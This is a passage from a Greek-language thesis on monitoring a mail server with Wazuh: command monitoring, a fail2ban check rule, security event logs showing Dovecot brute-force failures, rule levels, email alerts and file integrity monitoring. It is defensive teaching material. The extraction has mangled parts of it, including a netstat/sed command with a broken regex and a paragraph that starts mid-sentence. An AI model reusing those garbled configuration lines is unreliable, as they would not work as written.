155 <command>netstat -tulpn | sed 's/^\([[:alnum:]]\+\)\ \+([[:digit:]]\+\) \+([[:digit:]]\+\) \+(\.)*:\([[:digit:]]*\)\ \+(\[0-9\.\:\*\]\+\)\.\ \+([[:digit:]]*\)/\
[[[:alnum:]]\.-]*\)\.*/\1 \2 == \3 == \4 \5/' | sort -k 4 -g | sed 's/ == \(.*) ==/:1/' | sed 1,2d</command>
156 <alias>netstat listening ports</alias>
157 <frequency>360</frequency>
158 </localfile>
159
160 <localfile>
161 <log_format>full_command</log_format>
162 <command>last -n 20</command>
163 <alias>user logs into the system</alias>
164 <frequency>360</frequency>
165 </localfile>
166
167 <localfile>
168 <log_format>full_command</log_format>
169 <command>ps -auxw</command>
170 <alias>running processes</alias>
171 <frequency>120</frequency>
172 </localfile>
---
```

Εικόνα 4.5 Command Monitor


4.1.2.2.1 Custom Rule

Παρότι είχαμε εισάγει την εντολή στο ossec.conf αρχείο δεν μπορούσαμε να ελέγξουμε ότι το fail2ban service είναι σε λειτουργία διότι δεν παρατηρούσαμε κάποιο security event που είχε σχέση με την ps-aux εντολή. Για αυτό έπρεπε να δημιουργήσουμε έναν custom rule το οποίο σε περίπτωση που το fail2ban service δεν εκτελείται θα μας εμφανίζει ένα security event με την περιγραφή που θα του δηλώσουμε. Το αρχείο που πρέπει να τροποποιήσουμε και να προσθέσουμε τον κανόνα αυτό είναι το αρχείο /var/ossec/etc/rules/local_rules.xml και βρίσκεται στον Wazuh manager.

την δυνατότητα να προσθέσουμε όσους θυγατρικούς κανόνες θέλουμε που θα αντιστοιχούν ο καθένας σε μια διεργασία που τρέχει στο σύστημα μας. Όμως επιλέξαμε να μην προσθέσουμε κάποιον επιπλέον θυγατρικό κανόνα εφόσον το Wazuh μας ενημερώνει αυτόματα για την αλλαγή των καταστάσεων για τα κρίσιμα service του mail server.

4.1.3 Security Events

Εφόσον έχουμε δηλώσει στον Wazuh ακριβώς τα σημεία του mail server που θέλουμε να παρακολουθήσουμε είναι η στιγμή να δούμε τις μετρήσεις των security events και alerts που κατέγραψε ο Wazuh manager ώστε να επιβεβαιώσουμε αν τελικά κάποια επίθεση κατάφερε να παραβιάσει τον mail server μας.



Εικόνα 4.7 Security Events Dashboard

Εισέχοντας στην web πλατφόρμα του Wazuh στο module της διαχείρισης ασφάλειας, η σελίδα που αντικρίζουμε είναι η σελίδα με τις γραφικές παραστάσεις όπου μας δίνονται αρκετές επιλογές σχετικά με τα φίλτρα που θέλουμε να εφαρμόσουμε τα οποία αναλύουμε στην συνέχεια. Αρχικά, το πρώτο πράγμα που αντικρίζουμε είναι οι αριθμοί των συνολικών security events που έχει καταγράψει ο Wazuh manager στο χρονικό διάστημα που του έχουμε δηλώσει.

Εκτός από το συνολικό αριθμό αυτών των συμβάντων παρατηρούμε άλλους τρεις αριθμούς οι οποίοι σχετίζονται με τα events τα οποία αυθεντικοποιήθηκαν επιτυχώς, που έχουν security level από 12 και πάνω, αλλά και με τα συμβάντα εσφαλμένης αυθεντικοποίησης. Μετέπειτα, εμφανίζονται ορισμένες γραφικές παραστάσεις οι οποίες ομαδοποιούν τα alerts σε κατηγορίες σε σχέση με τον χρόνο και από τις οποίες ξεχωρίζουν οι πέντε πιο δημοφιλείς.

Εκτός από τις γραφικές παραστάσεις των security events και alerts έχει σχεδιαστεί και μια γραφική παράσταση με τις πέντε δημοφιλέστερες απαιτήσεις του Payment Card Industry Data Security Standard (PCI DSS). Έναν ιδιόκτητο πρότυπο ασφάλειας πληροφοριών για οργανισμούς που χειρίζονται επώνυμες πιστωτικές κάρτες από τις μεγάλες εταιρείες καρτών, συμπεριλαμβανομένων των Visa, MasterCard, American Express, Discover και JCB. Το πρότυπο δημιουργήθηκε για να αυξήσει τους ελέγχους γύρω από τα δεδομένα του κατόχου της κάρτας για τη μείωση της απάτης με πιστωτικές κάρτες. (Wazuh, 2022d) Το Wazuh μας δίνει την δυνατότητα να επιλέξουμε διαφορά φίλτρα σχετικά με τα events που θέλουμε να παρατηρήσουμε, πατώντας πάνω στις γραφικές παραστάσεις και επιλέγοντας διαφορά στοιχεία όπως ένα συγκεκριμένο alert που μας ενδιαφέρει ή μια ομάδα.

Όμως οι παραπάνω πληροφορίες δεν επαρκούν για να κατανοήσουμε σε βάθος τα security events που έχουν δημιουργηθεί στον mail server μας. Για αυτό μεταβαίνοντας στην σελίδα με τα security events μπορούμε να δούμε όλα τα συμβάντα που έχουν συμβεί στον server σύμφωνα με τα φίλτρα και το χρονικό διάστημα που έχουμε ορίσει.

	Time	rule.description	rule.level	rule.id
agent.ip	>			
agent.name	>	Feb 5, 2022 @ 01:18:49.854 PAM: Login session opened.	3	5581
data.arch	>	Feb 5, 2022 @ 01:17:26.976 PAM: Login session opened.	3	5581
data.command	>	Feb 5, 2022 @ 01:17:20.978 syslog: User authentication failure.	5	2581
data.cpkg_status	>			
data.crlp	>	Feb 5, 2022 @ 01:17:01.153 Listened ports status (netstat) changed (new port opened or closed).	7	533
data.dctuser	>	Feb 5, 2022 @ 01:17:01.855 Postfix started.	3	3334
data.euid	>	Feb 5, 2022 @ 01:17:01.811 Postfix started.	3	3334
data.extra_data	>			
data.id	>	Feb 5, 2022 @ 01:16:56.422 Ossec agent started.	3	583
data.package	>	Feb 3, 2022 @ 03:11:58.859 syslog: User authentication failure.	5	2581
data.pwd	>	Feb 3, 2022 @ 03:08:31.768 PAM: Login session opened.	3	5581
data.srccp	>	Feb 3, 2022 @ 00:00:46.482 Listened ports status (netstat) changed (new port opened or closed).	7	533
data.srccopt	>			
data.srccuser	>	Feb 3, 2022 @ 00:00:46.482 Log file rotated.	3	591
data.status	>	Feb 3, 2022 @ 00:00:46.482 Log file rotated.	3	591
data.title	>	Feb 3, 2022 @ 00:00:46.482 Log file rotated.	3	591
data.tty	>	Feb 3, 2022 @ 00:00:46.482 Log file rotated.	3	591
data.uid	>	Feb 3, 2022 @ 00:00:46.361 Log file rotated.	3	591
data.version	>	Feb 2, 2022 @ 23:09:15.718 sshd: authentication failed.	5	5716
decoder.fiscoment	>	Feb 2, 2022 @ 23:09:15.716 sshd: authentication failed.	5	5716
decoder.name	>	Feb 2, 2022 @ 23:09:15.715 sshd: authentication failed.	5	5716
decoder.parent	>	Feb 2, 2022 @ 23:09:13.744 PAM: Login session closed.	3	5582
file_log	>			
id	>			

Εικόνα 4.8 Security Events List

Τα πιο συχνά επαναλαμβανόμενα security events που είχαν δημιουργηθεί αφορούσαν το PAM Login Session το οποίο μας ενημερώνει αν ο παράγοντας διεργασίας εκτελείται ως root, την αλλαγή κατάστασης των listening ports , την εισαγωγή κάποιου εξωτερικού δίσκου USB, την εγκατάσταση ενός νέου ‘πακέτου’ στον server το οποίο είχαμε ορίσει στο Log Analysis καθώς και την κατάσταση του fail2ban service. Στην συνέχεια είχαμε πολλές ειδοποιήσεις σχετικά με την κατάσταση του Postfix, Dovecot και του ossec agent καθώς και πολλές αποτυχημένες προσπάθειες για την αυθεντικοποίηση του Dovecot και του ssh service.

Για να διευρύνουμε σε περισσότερο βάθος τις παραπάνω αποτυχημένες προσπάθειες και πιθανόν επιθέσεις, επιλέγουμε ένα security και πατάμε το αριστερό βελάκι που υπάρχει διπλά από το όνομα του event . Με αυτό τον τρόπο εμφανίζονται πολλές μεταβλητές (metadata) σχετικές με το event όπως παρατηρούμε στην εικόνα 4.9. Βασικές μεταβλητές είναι η διεύθυνση IP από την οποία έχει τρέξει το data script και δημιούργησε το security event κάτι το οποίο χρειαζόμαστε σε μια πιθανή επίθεση για να βρούμε τον επιτιθέμενο. Η συγκεκριμένη μεταβλητή δεν είναι κυριά μεταβλητή για όλα τα events για αυτό και δεν υπάρχει σε όλα τα συμβάντα. Όμως μεταβλητές που υπάρχουν σε όλα τα events είναι η ολόκληρη log εγγραφή του συμβάντος, οπότε αν πρόκειται για event σχετικό με το command monitoring που αναφέρθηκε στο Κεφάλαιο 4.1.2.2 τότε η τιμή της μεταβλητής αυτής θα είναι το αποτέλεσμα της εντολής που έχουμε δηλώσει υπό παρακολούθηση. Ακόμα, ο ακριβής χρόνος που συνέβη το event (timestamp) καθώς και το id του κανόνα ο οποίος έγινε trigger και δημιουργήθηκε το security event.

Το Wazuh εστιάζει πολύ στο στοιχείο του κανόνα (rule) του event για αυτό και αναφέρει αρκετές πρόσθετες πληροφορίες όπως την συχνότητα που χρειάζεται να γίνει trigger ο συγκεκριμένος κανόνας και να δημιουργήσει το event, την ομάδα στην οποία εντάσσει το Wazuh τον συγκεκριμένο κανόνα ώστε να μπορούμε να κάνουμε filter τα events με την χρήση μιας ομάδας κανόνων που έχουν γίνει trigger. Για παράδειγμα μερικά ονόματα ομάδων κανόνων ήταν οι κανόνες που αφορούν το syslog αρχείο καταγραφής, τις επιθέσεις, authentication_success, dovecot και πολλές ακόμη.

Εκτός από την ομαδοποίηση που υλοποιεί το Wazuh στους κανόνες, χρησιμοποιεί και το MITRE για να προσθέσει μια επιπλέον ομαδοποίηση στους κανόνες που είναι μια παγκοσμίως

προσβάσιμη βάση γνώσης τακτικών και τεχνικών αντιπάλου που βασίζονται σε πραγματικές παρατηρήσεις. Το MITRE χρησιμοποιείται ως βάση για την ανάπτυξη συγκεκριμένων μοντέλων και μεθοδολογιών απειλών στον ιδιωτικό τομέα, στην κυβέρνηση και στην κοινότητα προϊόντων και υπηρεσιών στον κυβερνοχώρο. (MITRE Corporation, 2015) Πιο συγκεκριμένα κάθε security event περιέχει και το MITRE ATT&CK technique ID, την τεχνική και τακτική του MITRE που έχει υλοποιηθεί στο συμβάν.

```
Security events ①
f decoder.parent      dovecot
f full_log            Feb 2 20:29:20 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 17 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=d2I9M03X6J7AqAEF>
f id                  1643826560.14729
f input.type          log
f location             /var/log/mail.log
f manager.name        wazuh-manager
f predecoder.hostname ubun2004
f predecoder.program_name dovecot
f predecoder.timestamp Feb 2 20:29:20
f previous_output      >
Feb 2 20:29:20 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 17 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=d2I9M03X6J7AqAEF>
Feb 2 20:29:00 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 10 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=H8JmM43V5p7AqAEF>
Feb 2 20:29:00 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 10 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=H8JmM43V5p7AqAEF>
Feb 2 20:28:48 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 6 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=CMLyLw3X5J7AqAEF>
Feb 2 20:28:48 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 6 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=CMLyLw3X5J7AqAEF>
Feb 2 20:28:40 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 2 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=ND0eLw3K4p7AqAEF>
Feb 2 20:28:40 ubun2004 dovecot: imap-login: Disconnected (auth failed, 1 attempts in 2 secs): user=igf, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5, secured, session=ND0eLw3K4p7AqAEF>
f rule.description    Dovecot brute force attack (multiple auth failures).
# rule.firedtimes     1
# rule.frequency      8
f rule.gdpr           IV_35.7.d, IV_32.2
f rule.gpg13          7.1
f rule.groups         dovecot, authentication_failures
f rule.hipaa          164.312.b
f rule.id              9751
# rule.level          10
@ rule.ms11           false
f rule.mitre.id       T1110
```

Εικόνα 4.9 Security Events Metadata

4.1.3.1 Rule Level

Αν όχι το σημαντικότερο αλλά ένα από τα σημαντικότερα στοιχεία που καταγραφεί το Wazuh είναι το επίπεδο ενός κανόνα το οποίο ουσιαστικά ορίζει την κρισιμότητα ενός security event. Οι κανόνες ταξινομούνται σε πολλαπλά επίπεδα, από το χαμηλότερο (0) έως το μέγιστο (16). Η εικόνα 4.10 περιγράφει το καθένα, το οποίο μπορεί να είναι χρήσιμο για την κατανοήση της σοβαρότητας κάθε ειδοποίησης που ενεργοποιείται ή για τη δημιουργία προσαρμοσμένων κανόνων.

Κατά την δημιουργία του custom κανόνα το επίπεδο που του θέσαμε ήταν το 12 (εικόνα 4.6) γιατί αν ενεργοποιηθεί αυτός ο κανόνας το event που θα δημιουργήσει, είναι πολύ υψηλής σημασίας στο σύστημα δεδομένου ότι το fail2ban είναι βασικός παράγοντας της ασφάλειας του server μας.

Level	Title	Description
0	Ignored	No action taken. Used to avoid false positives. These rules are scanned before all the others. They include events with no security relevance.
2	System low priority notification	System notification or status messages. They have no security relevance.
3	Successful/Authorized events	They include successful login attempts, firewall allow events, etc.
4	System low priority error	Errors related to bad configurations or unused devices/applications. They have no security relevance and are usually caused by default installations or software testing.
5	User generated error	They include missed passwords, denied actions, etc. By itself they have no security relevance.
6	Low relevance attack	They indicate a worm or a virus that have no affect to the system (like code red for apache servers, etc). They also include frequently IDS events and frequently errors.
7	"Bad word" matching	They include words like "bad", "error", etc. These events are most of the time unclassified and may have some security relevance.
8	First time seen	Include first time seen events. First time an IDS event is fired or the first time an user logged in. It also includes security relevant actions (like the starting of a sniffer or something like that).
9	Error from invalid source	Include attempts to login as an unknown user or from an invalid source. May have security relevance (specially if repeated). They also include errors regarding the "admin" (root) account.
10	Multiple user generated errors	They include multiple bad passwords, multiple failed logins, etc. They may indicate an attack or may just be that a user just forgot his credentials.
11	Integrity checking warning	They include messages regarding the modification of binaries or the presence of rootkits (by Rootcheck). They may indicate a successful attack. Also included IDS events that will be ignored (high number of repetitions).
12	High importance event	They include error or warning messages from the system, kernel, etc. They may indicate an attack against a specific application.
13	Unusual error (high importance)	Most of the times it matches a common attack pattern.
14	High importance security event	Most of the times done with correlation and it indicates an attack.
15	Severe attack	No chances of false positives. Immediate attention is necessary.

Εικόνα 4.10 Rule Level Numbers(Wazuh, 2022f)


4.1.3.2 Email Alert

Όταν έχουμε security events με πολύ υψηλό rule level θέλουμε να ενημερωνόμαστε από τον Wazuh manager άμεσα διότι μπορεί να υλοποιείται μια επίθεση εκείνη την στιγμή η οποία προσπαθεί να παραβιάσει την ασφάλεια του mail server μας. Ελέγχοντας τις μεταβλητές που έχει καταγράψει ένα security event (εικόνα 4.9.) θα δούμε ότι περιέχει και μια μεταβλητή που έχει το όνομα rule.mail Η μεταβλητή αυτή σχετίζεται με το ειδοποίηση του χρήστη μέσω email

για το συγκεκριμένο security event και παίρνει τιμές τύπου Boolean. Αν η τιμή είναι true σημαίνει ότι το Wazuh θα στείλει ένα email με το security event που δημιουργήθηκε στον mail server αλλιώς δεν θα γίνει καμία ενέργεια.

Για να υλοποιήσουμε τις ειδοποιείς μέσω email μπορούμε να τροποποιήσουμε τους υπάρχοντες κανόνες εισάγοντας μια νέα μεταβλητή στο rule configuration την '<options>alert_by_email</options>'. Αυτή την μέθοδο μπορούμε να την υλοποιήσουμε μεμονωμένα για κάποιους συγκεκριμένους κανόνες που υπάρχουν ή που θα δημιουργήσουμε αλλά δεν γίνεται να το εφαρμόσουμε σε όλους. Οπότε επιλέξαμε να ενεργοποιήσουμε την ειδοποιείς με email για όλους τους κανόνες που υπάρχουν αν το rule level είναι μεγαλύτερο ή ίσο του 12. Θέλοντας έτσι να μας αποστέλλονται email από τον Wazuh μόνο για τα κρίσιμα security events.

Πιο συγκεκριμένα τροποποιήσαμε το ossec.conf αρχείο του Wazuh manager ενεργοποιώντας το email notifications και δηλώνοντας στον Wazuh τον Postfix SMTP server για την αποστολή των emails αλλά και το αποστολέα και τον παραλήπτη των emails αυτών.



```
root@wazuh-manager:/var/ossec/etc x ubuntu@ubun2004: ~
! --
Wazuh - Manager - Default configuration for centos 7.9
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
<global>
  <jsonout_output>yes</jsonout_output>
  <alerts_log>yes</alerts_log>
  <logall>no</logall>
  <logall_json>no</logall_json>
  <email_notification>yes</email_notification>
  <smtp_server>192.168.1.5</smtp_server>
  <email_from>wazuh@unipi.com</email_from>
  <email_to>admin@unipi.com</email_to>
  <email_maxperhour>12</email_maxperhour>
  <email_log_source>alerts.log</email_log_source>
  <agents_disconnection_time>10m</agents_disconnection_time>
  <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
</global>


<alerts>
  <log_alert_level>3</log_alert_level>
  <email_alert_level>12</email_alert_level>
</alerts>

<!-- Choose between "plain", "json", or "plain,json" for the format of internal logs -->
<logging>
  <log_format>plain</log_format>
</logging>

<remote>
  <connection>secure</connection>
  <port>1514</port>
  <protocol>tcp</protocol>
  <queue_size>131072</queue_size>
</remote>
```

Εικόνα 4.11 Email Alerting Configuration

Εκτελώντας επιτυχώς μια ssh brute force επίθεση ήταν ο καλύτερος τρόπος για να δούμε αν τελικά τα email notifications λειτουργούν αποτελεσματικά εφόσον γνωρίζουμε ότι η συγκεκριμένη επίθεση έχει rule level 12 οπότε τηρεί τις προϋποθέσεις για την αποστολή ενός email alert.



Εικόνα 4.12 Receiving Email Alert From Wazuh

Από την εικόνα 4.12 επιβεβαιώνουμε ότι το email notification του Wazuh είναι πλέον ενεργοποιημένο και λειτουργεί αποτελεσματικά.

4.1.4 File Integrity Monitoring

Μια άλλη λειτουργία που περιέχει το Wazuh εκτός από την ανάλυση των αρχείων καταγραφής και εντολών είναι ο έλεγχος της ακεραιότητας των αρχείων του mail server. Το Wazuh παρακολουθεί το σύστημα αρχείων, εντοπίζοντας αλλαγές στο περιεχόμενο, τα δικαιώματα, την ιδιοκτησία και τα χαρακτηριστικά των αρχείων που χρειάζονται προσοχή. Επιπλέον, προσδιορίζει τους χρήστες και τις εφαρμογές που χρησιμοποιήθηκαν για τη δημιουργία ή την τροποποίηση των αρχείων αυτών. Οι δυνατότητες παρακολούθησης

ακεραιότητας αρχείων χρησιμεύει στον εντοπισμό απειλών ή μη εξουσιοδοτημένων χρηστών που έχουν παραβιάσει τον server μας.


Η λειτουργία FIM βρίσκεται στον Wazuh agent, όπου εκτελεί περιοδικές σαρώσεις του συστήματος σύμφωνα με τον χρόνο που του έχουμε δηλώσει στο `ossec.conf` αρχείο και αποθηκεύει τα checksums και τα χαρακτηριστικά των παρακολουθούμενων αρχείων όπως τις hash τιμές των αρχείων ώστε να καθορίσει ποτέ τροποποιήθηκε ένα αρχείο σε μια τοπική βάση δεδομένων. Ουσιαστικά συγκρίνει τις τροποποιήσεις τα checksums των 'νέων' αρχείων με τα παλιά checksums με σκοπό να αναφέρει όλες τις αλλαγές που εντοπίστηκαν στον Wazuh manager. Κάθε φορά που εντοπίζονται τροποποιήσεις στα αρχεία παρακολούθησης, δημιουργείται μια νέα ειδοποίηση (event).

Από την εγκατάσταση του Wazuh η λειτουργία του FIM module είναι σε λειτουργία by default όμως τα στοιχεία που περιείχε το `ossec configuration` αρχείο ήταν έλειπες σύμφωνα με τις ανάγκες ασφάλειας του mail server. Οπότε τροποποιώντας για άλλη μια φορά το `ossec.conf` αρχείο και προσθέτοντας δυο παραπάνω directories που θέλουμε να παρακολουθούμε για τυχόν αλλαγές, το `/var/www` στο οποίο τρέχει ο Apache server αλλά και ο email client μας (roundcube) και το `/var/tmp` στο οποίο έχει δικαιώματα εγγραφής ο `www-data` χρήστης (Apache user) και θέλουμε να γνωρίζουμε αν έχει γίνει install οποιοδήποτε αρχείο όπου υπάρχει περίπτωση είναι κάποιο remote shell για πιθανή επίθεση. Εκτός από την προσθήκη των directories προσθέσαμε και το χαρακτηριστικό `check_all` των καταλόγων το οποίο επιτρέπει ελέγχους για το μέγεθος του αρχείου, τα δικαιώματα, τον ιδιοκτήτη, την ημερομηνία τελευταίας τροποποίησης, και για όλα τα hash sums (MD5, SHA1 και SHA256). (Wazuh, 2022c)

```
Open [F1] ossec.conf /var/ossec/etc
89 <skip_nfs>yes</skip_nfs>
90 </sca>
91
92 <!-- File integrity monitoring -->
93 <syscheck>
94 <disabled>no</disabled>
95
96 <!-- Frequency that syscheck is executed default every 12 hours -->
97 <frequency>43200</frequency>
98
99 <scan_on_start>yes</scan_on_start>
100
101 <!-- Directories to check (perform all possible verifications) -->
102 <directories check_all='yes'>/etc,/usr/bin,/usr/sbin</directories>
103 <directories check_all='yes'>/bin,/sbin,/boot</directories>
104 <directories check_all='yes'>/var/tmp</directories>
105 <directories check_all='yes'>/var/www</directories>
106
107 <alert_new_files>yes</alert_new_files>
108
109 <!-- Files/directories to ignore -->
110 <ignore>/etc/mtab</ignore>
111 <ignore>/etc/hosts.deny</ignore>
112 <ignore>/etc/mail/statistics</ignore>
113 <ignore>/etc/random-seed</ignore>
114 <ignore>/etc/random.seed</ignore>
115 <ignore>/etc/adjtime</ignore>
116 <ignore>/etc/httpd/logs</ignore>
117 <ignore>/etc/utmpx</ignore>
118 <ignore>/etc/wtmpx</ignore>
119 <ignore>/etc/cups/certs</ignore>
120 <ignore>/etc/dumpdates</ignore>
121 <ignore>/etc/svc/volatile</ignore>
122
123 <!-- File types to ignore -->
124 <ignore type="sregex">.log$|.swp$</ignore>
125
126 <!-- Check the file, but never compute the diff -->
127 <nodiff>/etc/ssl/private.key</nodiff>
128
129 <skip_nfs>yes</skip_nfs>
130 <skip_dev>yes</skip_dev>
131 <skip_proc>yes</skip_proc>
132 <skip_sys>yes</skip_sys>
133
```

Εικόνα 4.13 FIM Configuration

